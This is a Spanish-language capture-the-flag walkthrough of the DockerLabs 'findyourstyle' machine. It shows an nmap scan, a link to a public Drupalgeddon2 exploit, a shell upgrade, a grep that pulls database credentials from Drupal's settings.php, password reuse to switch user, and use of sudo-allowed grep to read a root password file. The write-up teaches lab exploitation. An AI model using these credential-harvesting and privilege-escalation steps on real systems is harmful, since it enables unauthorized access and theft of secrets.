

```
(kali@kali)-[~/Desktop/findyourstyle]
$ sudo bash auto_deploy.sh findyourstyle.tar
[sudo] password for kali:

firsthacking

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


Escanear con Nmap

```
(kali@kali)-[~/Desktop/findyourstyle]
$ nmap -p- --open -sS -sV -sC -T4 -n -Pn 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-20 09:20 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips/ /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Welcome to Find your own Style | Find your own Style
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds



(kali@kali)-[~/Desktop/findyourstyle]
$
```

Vemos el http:



Es un drupal por lo que podemos ver y de versión vulnerable entonces en github vamos a buscar un exploit de código remoto:

<https://github.com/ruthvikvegunta/Drupalgeddon2>



Liam Ibañez Cabello

```
$ whoami  
www-data
```

Mejoramos shell

```
$ script /dev/null -c bash  
Script started, file is /dev/null  
www-data@fea01859bf17:/home/ballenita$
```

He usado esto:

```
cat sites/default/settings.php | grep -E "'(database|username|password|host|prefix)'" | awk  
'{$1=$1;print}'
```

Y me devuelve:

```
www-data@fea01859bf17:/var/www/html$ www-data@fea01859bf17:/var/www/html$ cat sites/default/settings.php | grep -E "'(database|username|password|host|prefix)'" | awk '{  
<name|password|host|prefix)'" | awk '{$1=$1;print}'  
* 'database' => 'database_under_beta_testing', // Mensaje del sysadmin, no se usar sql y petó la base de datos jiji xd  
* 'username' => 'ballenita',  
* 'password' => 'ballenitafeliz', //Cuidadito cuidadin pillin  
* 'host' => 'localhost',
```

Escalas a ballenita:

```
www-data@fea01859bf17:/var/www/html$ su ballenita  
su ballenita  
Password: ballenitafeliz  
ballenita@fea01859bf17:/var/www/html$ la
```

ESCALADO A ROOT:

```
ballenita@fea01859bf17:/var/www/html$ sudo -l  
sudo -l  
Matching Defaults entries for ballenita on fea01859bf17:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User ballenita may run the following commands on fea01859bf17:  
(root) NOPASSWD: /bin/ls, /bin/grep
```

Vemos que puede ejecutar ls y grep:

Vemos que hay en root:

```
ballenita@fea01859bf17:/var/www/html$ sudo /bin/ls /root  
sudo /bin/ls /root  
secretitomaximo.txt
```

Con greep vamos a ver que contiene dentro

```
(root) NOPASSWD: /bin/ls, /bin/grep  
ballenita@1c454c7f4da3:/home$ sudo /bin/grep '' /root/secretitomaximo.txt  
sudo /bin/grep '' /root/secretitomaximo.txt  
nobodycanfindthispasswordrootrocks  
ballenita@1c454c7f4da3:/home$ su root  
su root  
Password: nobodycanfindthispasswordrootrocks  
root@1c454c7f4da3:/home#
```